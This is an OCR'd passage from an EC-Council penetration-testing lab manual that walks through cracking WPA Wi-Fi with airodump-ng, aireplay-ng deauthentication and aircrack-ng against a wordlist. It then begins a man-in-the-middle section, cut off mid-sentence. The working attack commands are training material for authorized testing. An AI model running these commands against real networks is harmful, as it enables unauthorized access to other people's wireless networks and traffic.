


Figure L.115: List of Access Points detected using airodump-ng

- **Step 3**: Now, start airodump-ng to capture the packets from the AP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
airodump-ng --bssid B4:75:0E:89:00:60 -c 11 -w CPENT-LABS-01
wlan0mon
```




Figure L.116: Capture the packets from the AP using airodump-ng




Figure L.117: Capture the packets from the AP using airodump-ng

- **Step 4**: De-authenticate ("deauth") the client using **aireplay-ng**. The client will try to authenticate with the AP which will lead to **airodump** capturing an authentication packet (WPA handshake)

  ```
  aireplay-ng -0 11 -a B4:75:0E:89:00:60 -c 54:13:79:22:6A:C5
  wlan0mon
  ```




Figure L.118: Client Deauthentication using aireplay-ng

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 5**: Run the capture file through **aircrack-ng**

```
aircrack-ng -a2 B4:75:0E:89:00:60 -w /root/Desktop/password.txt
/root/CPENT-LABS-01-01.cap
```





Figure L.119: Running capture file using aircrack-ng

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Attempt an MITM Attack

A MITM attack is an active internet attack in which the hacker attempts to intercept, read, or alter information between two computers. Although this attack is ubiquitous, most of the organizations still fail to maintain required security measures in place. Hence, as a penetration tester you need to attempt this attack on the target wireless network, in order to verify if it has any vulnerabilities that may allow a hacker 